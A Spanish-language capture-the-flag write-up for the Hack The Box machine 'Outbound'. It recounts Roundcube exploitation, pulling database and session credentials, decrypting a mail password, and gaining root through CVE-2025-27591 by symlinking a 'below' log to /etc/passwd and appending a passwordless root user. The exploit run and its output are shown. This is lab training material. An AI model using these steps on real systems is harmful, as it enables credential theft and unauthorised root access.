S8.9 - Outbound


As is common in real life pentests, you will start the Outbound box with credentials for the following account `tyler` / `LhKL1o9Nm3X2`

Enumeración inicial

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


-> `/etc/hosts`

```
10.10.11.77    outbound.htb mail.outbound.htb
```



Acceso

Utilizamos el exploit de CVE-2025-49113 para conseguir acceso como `www-data` mediante una reverse-shell.



Investigando en el servidor encontramos scripts interesantes:

```
www-data@mail:/var/www/html/roundcube/bin$ ls
ls
cleandb.sh
cssshrink.sh
decrypt.sh
deluser.sh
gc.sh
indexcontacts.sh
initdb.sh
installto.sh
jsshrink.sh
makedoc.sh
moduserprefs.sh
msgexport.sh
msgimport.sh
update.sh
updatecss.sh
updatedb.sh
```

Investigando un poco mas a fondo encontramos credenciales de acceso a un servicio `mysql` local.

```
www-data@mail:/var/www/html/roundcube/public_html/roundcube/config$ ls
ls
config.inc.php
config.inc.php.sample
defaults.inc.php
mimetypes.php
www-data@mail:/var/www/html/roundcube/public_html/roundcube/config$ cat config.inc.php
<be/public_html/roundcube/config$ cat config.inc.php
<?php

/*
 +-----------------------------------------------------------------------+
 | Local configuration for the Roundcube Webmail installation.           |
 |                                                                       |
 | This is a sample configuration file only containing the minimum       |
 | setup required for a functional installation. Copy more options       |
 | from defaults.inc.php to this file to override the defaults.          |
 |                                                                       |
 | This file is part of the Roundcube Webmail client                     |
 | Copyright (C) The Roundcube Dev Team                                  |
 |                                                                       |
 | Licensed under the GNU General Public License version 3 or            |
 | any later version with exceptions for skins & plugins.                |
 | See the README file for a full license statement.                     |
 +-----------------------------------------------------------------------+
*/

$config = [];

// Database connection string (DSN) for read+write operations
// Format (compatible with PEAR MDB2): db_provider://user:password@host/database
// Currently supported db_providers: mysql, pgsql, sqlite, mssql, sqlsrv, oracle
// For examples see http://pear.php.net/manual/en/package.database.mdb2.intro-dsn.php
// NOTE: for SQLite use absolute path (Linux): 'sqlite:////full/path/to/sqlite.db?mode=0646'
//       or (Windows): 'sqlite:///C:/full/path/to/sqlite.db'
$config['db_dsnw'] = 'mysql://roundcube:[redacted]@localhost/roundcube';
```

Nos conectamos al serrvicio `mysql`.

```
www-data@mail:/$ mysql -u roundcube -p[redacted] -h localhost roundcube
mysql -u roundcube -[redacted] -h localhost roundcube
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 120
Server version: 10.11.13-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [roundcube]>
```

Enumeramos las tablas disponibles:

```
SHOW TABLES
    -> ;
;
+---------------------+
| Tables_in_roundcube |
+---------------------+
| cache               |
| cache_index         |
| cache_messages      |
| cache_shared        |
| cache_thread        |
| collected_addresses |
| contactgroupmembers |
| contactgroups       |
| contacts            |
| dictionary          |
| filestore           |
| identities          |
| responses           |
| searches            |
| session             |
| system              |
| users               |
+---------------------+
17 rows in set (0.001 sec)
```

Encontramos datos cifrados en `base64` dentro de la tabla `session`.

```
MariaDB [roundcube]> SELSELECT * FROM session;
SELECT * FROM session;
+----------------------------+--------------------+------------+-----------------------------------------
-----------------------------------------------------------------------------------------------------------
```

```
| 6a5ktqih5uca6lj8vrmgh9v0oh | 2025-06-08 15:46:40 | 172.17.0.1 | bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1l
c3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3
M6Njoic2hhcmVkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxh
OjI6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYiI7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3
N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bhc3N3b3JkfHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdrSVR4eGNTZ25J
azI1QW0vIjtsb2dpbl90aW1lfGk6MTc0OTM5NzExOTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9SQUdFX1NQRUNJQUwtVV
NFfGI6MTthdXRoX3NlY3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNDZDhKYVFRVyI7cmVxdWVzdF90b2tlbnxzOjMyOiJUSXNPYUFC
QTF6SFNYWk9CcEg2dXA1WEZ5YXlOUkhhdyI7dGFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7czoxNzoic3VwcG9ydGVkX2xheW
91dHMiO2E6MTp7aTowO3M6MTA6IndpZGVzY3JlZW4iO31zOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhcCI7
czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7cz
oxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9jc3NfbG9j
YXRpb24iO3M6NDoibm9uZSI7czoyMToiYWRkaXRpb25hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtzOjQ6ImRhcmsiO2k6MTtzOjU6InNtYW
xsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hvc3R8czo5OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTkJPWCI7
c29ydF9jb2x8czowOiIiO3NvcnRfb3JkZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6MDtzOjEwOiJSRUZFUkVOQ0VTIj
tpOjE7czo0OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1QiO31TVE9SQUdFX1FVT1RBfGI6MDtTVE9SQUdFX0xJU1QtRVhURU5E
RUR8YjoxO2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjE6ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7cz
o1OiJjbGFzcyI7czo0MjoibGlzdGluZyBtZXNzYWdlbGlzdCBzb3J0aGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVk
YnkiO3M6MjI6ImFyaWEtbGFiZWwtbWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saXN0IjtzOjEyOiJtZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdG
EtbGFiZWwtbXNnIjtzOjE4OiJuaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9YIjtpOjI7czo1OiJU
cmFzaCI7aToyO31mb2xkZXJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6ImNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X2
1vZF9zZXF8czoyOiIxMCI7 |
| ag0cdl9j07m28d7jmdkeds1k17 | 2025-07-16 07:57:10 | 172.17.0.1 | bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1l
c3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3
M6Njoic2hhcmVkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxh
OjI6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjM7dXNlcm5hbWV8czo1OiJ0eWxlciI7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3
N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bhc3N3b3JkfHM6MzI6Im9ybXZLbUNzQVRvMnhESjByYngvQ0VZMnNm
SUZsZXdhIjtsb2dpbl90aW1lfGk6MTc1MjY1MjYzMDt0aW1lem9uZXxzOjE3OiJBbWVyaWNhL1Nhb19QYXVsbyI7U1RPUkFHRV9TUEVDSU
FMLVVTRXxiOjE7YXV0aF9zZWNyZXR8czoyNjoiakpIY2RPNkVlQ1R5T01SVjUxM2RUY2tZQXgiO3JlcXVlc3RfdG9rZW58czozMjoieHA5
dFNUUWd5WXF5S244QVlxNnoyRnYyclZSdlpCWGwiOw==
```


En base a prueba y error, encontramos lo que parece un hash para acceder al servicio de mail con el usuario `jacob`.

```
❯ echo 'bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6
Im90aGVyIjtOO3M6Njoic2hhcmVkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxhOjI6e2k6MDtOO2k6MTth
OjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYiI7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bh
c3N3b3JkfHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdrSVR4eGNTZ25JazI1QW0vIjtsb2dpbl90aW1lfGk6MTc0OTM5NzExOTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9S
QUdFX1NQRUNJQUwtVVNFfGI6MTthdXRoX3NlY3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNDZDhKYVFRVyI7cmVxdWVzdF90b2tlbnxzOjMyOiJUSXNPYUFCQTF6SFNYWk9CcEg2
dXA1WEZ5YXlOUkhhdyI7dGFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7czoxNzoic3VwcG9ydGVkX2xheW91dHMiO2E6MTp7aTowO3M6MTA6IndpZGVzY3JlZW4iO31zOjIy
OiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhcCI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9y
X2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9jc3NfbG9jYXRpb24iO3M6
NDoibm9uZSI7czoyMToiYWRkaXRpb25hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtzOjQ6ImRhcmsiO2k6MTtzOjU6InNtYWxsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hv
c3R8czo5OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTkJPWCI7c29ydF9jb2x8czowOiIiO3NvcnRfb3JkZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6
MDtzOjEwOiJSRUZFUkVOQ0VTIjtpOjE7czo0OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1QiO31TVE9SQUdFX1FVT1RBfGI6MDtTVE9SQUdFX0xJU1QtRVhURU5ERUR8Yjox
O2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjE6ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7czo1OiJjbGFzcyI7czo0MjoibGlzdGluZyBtZXNzYWdl
bGlzdCBzb3J0aGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVkYnkiO3M6MjI6ImFyaWEtbGFiZWwtbWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saXN0IjtzOjEyOiJt
ZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdGEtbGFiZWwtbXNnIjtzOjE4OiJuaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9YIjtpOjI7czo1OiJUcmFz
aCI7aToyO31mb2xkZXJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6ImNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7' | base64 -d
language|s:5:"en_US";imap_namespace|a:4:{s:8:"personal";a:1:{i:0;a:2:{i:0;s:0:"";i:1;s:1:"/";}}s:5:"other";N;s:6:"shared";N;s:10:"prefix_out
";s:0:"";}imap_delimiter|s:1:"/";imap_list_conf|a:2:{i:0;N;i:1;a:0:{}}user_id|i:1;username|s:5:"jacob";storage_host|s:9:"localhost";storage_
port|i:143;storage_ssl|b:0;password|s:32:"[redacted]";login_time|i:1749397119;timezone|s:13:"Europe/London";STORAGE_SP
ECIAL-USE|b:1;auth_secret|s:26:"DpYqv6maI9HxDL5GhcCd8JaQQW";request_token|s:32:"TIsOaABA1zHSXZOBpH6up5XFyayNRHaw";task|s:4:"mail";skin_confi
g|a:7:{s:17:"supported_layouts";a:1:{i:0;s:10:"widescreen";}s:22:"jquery_ui_colors_theme";s:9:"bootstrap";s:18:"embed_css_location";s:17:"/s
tyles/embed.css";s:19:"editor_css_location";s:17:"/styles/embed.css";s:17:"dark_mode_support";b:1;s:26:"media_browser_css_location";s:4:"non
e";s:21:"additional_logo_types";a:3:{i:0;s:4:"dark";i:1;s:5:"small";i:2;s:10:"small-dark";}}imap_host|s:9:"localhost";page|i:1;mbox|s:5:"INB
OX";sort_col|s:0:"";sort_order|s:4:"DESC";STORAGE_THREAD|a:3:{i:0;s:10:"REFERENCES";i:1;s:4:"REFS";i:2;s:14:"ORDEREDSUBJECT";}STORAGE_QUOTA|
b:0;STORAGE_LIST-EXTENDED|b:1;list_attrib|a:6:{s:4:"name";s:8:"messages";s:2:"id";s:11:"messagelist";s:5:"class";s:42:"listing messagelist s
ortheader fixedheader";s:15:"aria-labelledby";s:22:"aria-label-messagelist";s:9:"data-list";s:12:"message_list";s:14:"data-label-msg";s:18:"
The list is empty.";}unseen_count|a:2:{s:5:"INBOX";i:2;s:5:"Trash";i:0;}folders|a:1:{s:5:"INBOX";a:2:{s:3:"cnt";i:2;s:6:"maxuid";i:3;}}list_
mod_seq|s:2:"10";}
```

Crackeamos el hash encontrado mediante el uso del script `decript.sh` encontrado previamente en `/var/www/html/roundcube/bin/`

```
www-data@mail:/var/www/html/roundcube/bin$ ./decrypt.sh [redacted]
gnIk25Am/'sh [redacted]
[redacted]
www-data@mail:/var/www/html/roundcube/bin$
```

Accedemos al servicio de roundcube usando la credencial, y podemos ver un correo en el que leemos en texto plano la credencial ssh del usuario.



Nos logueamos por ssh:

```
❯ ssh jacob@outbound.htb
The authenticity of host 'outbound.htb (10.10.11.77)' can't be established.
ED25519 key fingerprint is SHA256:OZNUeTZ9jastNKKQ1tFXatbeOZzSFg5Dt7nhwhjorR0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'outbound.htb' (ED25519) to the list of known hosts.
jacob@outbound.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-63-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Jul 16 08:28:52 AM UTC 2025

  System load:  0.03              Processes:             262
  Usage of /:   70.2% of 6.73GB   Users logged in:       1
  Memory usage: 10%               IPv4 address for eth0: 10.10.11.77
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conn

Last login: Wed Jul 16 08:13:04 2025 from 10.10.16.60
jacob@outbound:~$
```

Conseguimos el `user.txt`

Movimiento lateral y Escalada

Vemos qué comandos puede ejecutar `jacob` con `sudo` sin contraseña.

```
jacob@outbound:~$ sudo -l
Matching Defaults entries for jacob on outbound:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
jacob@outbound:~$
```


Vemos que el usuario `jacob` puede ejecutar `/usr/bin/below` como **cualquier usuario** sin necesidad de contraseña. Mediante **cualquier argumento**, excepto los que empiecen con `--config`, `--debug`, o `-d`.

Podemos aprovecharnos de esto con el siguiente CVE-2025-27591:

- **Crea un symlink**:
  Apunta `/var/log/below/error_root.log` → `/etc/passwd`.
- **Ejecuta** `sudo /usr/bin/below record`, que:
  - Es ejecutado como `root` sin contraseña (según la configuración de `sudo -l`).
  - Intenta escribir logs en `/var/log/below/error_root.log`, que **apunta a** `/etc/passwd`.
- Como resultado, `below` **intenta escribir como root en** `/etc/passwd`.
- Luego, el script **abre** `/etc/passwd` **(a través del symlink)** y le hace `f.write(...)`, lo que:
  - Añade una línea de usuario malicioso (`attacker::0:0:...`).
  - Y altera los permisos de `/etc/passwd` al haber truncado o reescrito el archivo.

```
jacob@outbound:~$ python3 exploit.py
[*] Checking for CVE-2025-27591 vulnerability...
[+] /var/log/below is world-writable.
[!] /var/log/below/error_root.log is a regular file. Removing it...
[+] Symlink created: /var/log/below/error_root.log -> /etc/passwd
[+] Target is vulnerable.
[*] Starting exploitation...
[+] Wrote malicious passwd line to /tmp/attacker
[+] Symlink set: /var/log/below/error_root.log -> /etc/passwd
[*] Executing 'below record' as root to trigger logging...
Jul 16 09:37:16.340 DEBG Starting up!
Jul 16 09:37:16.341 ERRO
---------------- Detected unclean exit --------------------
Error Message: Failed to acquire file lock on index file: /var/log/below/store/index_01752624000: EAGAIN: Try again
-----------------------------------------------------------
[+] 'below record' executed.
[*] Appending payload into /etc/passwd via symlink...
[+] Payload appended successfully.
[*] Attempting to switch to root shell via 'su attacker'...
root@outbound:/home/jacob# whoami
root
root@outbound:/home/jacob# ls /root
root.txt
root@outbound:/home/jacob#
```

`HAPPY HACKING`


Outbound has been Pwned!
Congratulations Patxasec, best of luck in capturing flags ahead!
#2080
MACHINE RANK
16 Jul 2025
PWN DATE
30
POINTS EARNED
OK
SHARE